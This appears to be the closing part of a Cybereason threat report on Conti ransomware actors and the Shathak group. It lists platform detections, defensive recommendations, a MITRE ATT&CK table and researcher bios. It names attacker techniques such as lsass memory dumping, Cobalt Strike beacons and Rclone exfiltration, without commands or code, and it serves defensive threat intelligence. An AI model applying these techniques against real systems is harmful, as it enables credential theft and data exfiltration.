
Conti actors execute Rclone (executable name changed to sihosts.exe) to exfiltrate data as seen in the Cybereason Defense Platform

Detection and Prevention

The Cybereason Defense Platform


The Cybereason Defense Platform detects threats using multi-layer protection that detects and blocks malicious activities with threat intelligence, machine learning, and next-generation antivirus (NGAV) capabilities. The Cybereason Platform is able to detect and prevent infections that use the TrickBot and BazarBackdoor malware that the Shathak threat group distributes, as well as malicious activities that Conti actors conduct. For example, the Cybereason Platform detects:

- - Users opening malicious email attachments distributed by the Shathak group




The Cybereason Defense Platform detects users opening malicious email attachments

- Conti actors deploying a Cobalt Strike beacon



The Cybereason Defense Platform detects the deployment of Cobalt Strike beacons

- Conti actors stealing credentials by dumping the memory of the *lsass* process



The Cybereason Defense Platform detects the dumping of lsass memory

- Conti actors exfiltrating data using the *Rclone* tool

The Cybereason Defense Platform detects data exfiltration activities

- Conti actors executing the Conti ransomware

General Recommendations

- Securely handle email messages that originate from external sources. This includes disabling hyperlinks and investigating the content of email messages to identify phishing attempts.
- Enable the *Anti-Ransomware* feature in Cybereason NGAV and set the *Anti-Ransomware* protection mode to *Prevent*.
- Enable the Anti-Malware feature in Cybereason NGAV and enable the *Detect and Prevent modes* of this feature.
- Disable unused RDP services, properly secure used RDP services, and regularly monitor RDP log data for irregular activities.
- Regularly backup files to a secured remote location and implement a data recovery plan. Regular data backups ensure that you can restore your data after a ransomware attack.
- Use secure passwords, regularly rotate passwords, and use multi-factor authentication where possible.

Cybereason is dedicated to teaming with defenders to end cyber attacks from endpoints to the enterprise to everywhere—including modern ransomware. Schedule a demo today to learn how your organization can benefit from an operation-centric approach to security.

MITRE ATT&CK Techniques

Initial Access	Execution	Persistence	Defense Evasion	Credential Access	Discovery	Lateral Movement	Exfiltration
Phishing: Spearphishing Attachment	User Execution: Malicious File	Scheduled Task/Job: Scheduled Task	Signed Binary Proxy Execution: Mshta	OS Credential Dumping: LSASS Memory	Account Discovery	Remote Services: Remote Desktop Protocol	Exfiltration Over Alternative Protocol
	Scheduled Task/Job: Scheduled Task		Signed Binary Proxy Execution: Regsvr32	OS Credential Dumping: NTDS	Domain Trust Discovery		
	Windows Management Instrumentation		Signed Binary Proxy Execution: Rundll32		Network Service Scanning		


			Modify registry		Remote System Discovery		

About the Researchers:


Aleksandar Milenkoski, Senior Threat and Malware Analyst, Cybereason Global SOC

 Aleksandar Milenkoski is a Senior Threat and Malware Analyst with the Cybereason Global SOC team. He is involved primarily in reverse engineering and threat research activities. Aleksandar has a PhD in system security. Prior to Cybereason, his work focused on research in intrusion detection and reverse engineering security mechanisms of the Windows 10 operating system.

Eli Salem, Senior Security Analyst, Cybereason Global SOC

 Eli is a lead threat hunter and malware reverse engineer at Cybereason. He has worked in the private sector of the cyber security industry since 2017. In his free time, he publishes articles about malware research and threat hunting.

Yonatan Gidnian, Senior Security Analyst and Threat Hunter, Cybereason Global SOC

 Yonatan Gidnian is a Senior Security Analyst and Threat Hunter with the Cybereason Global SOC team. Yonatan analyses critical incidents and hunts for novel threats in order to build new detections. He began his career in the Israeli Air Force where he was responsible for protecting and maintaining critical infrastructures. Yonatan is passionate about malware analysis, digital forensics, and incident response.

About the Author

Cybereason Global SOC Team

The Cybereason Global SOC Team delivers 24/7 Managed Detection and Response services to customers on every continent. Led by cybersecurity experts with experience working for government, the military and multiple industry verticals, the Cybereason Global SOC Team continuously hunts for the most sophisticated and pervasive threats to support our mission to end cyberattacks on the endpoint, across the enterprise, and everywhere the battle moves.

All Posts by Cybereason Global SOC Team
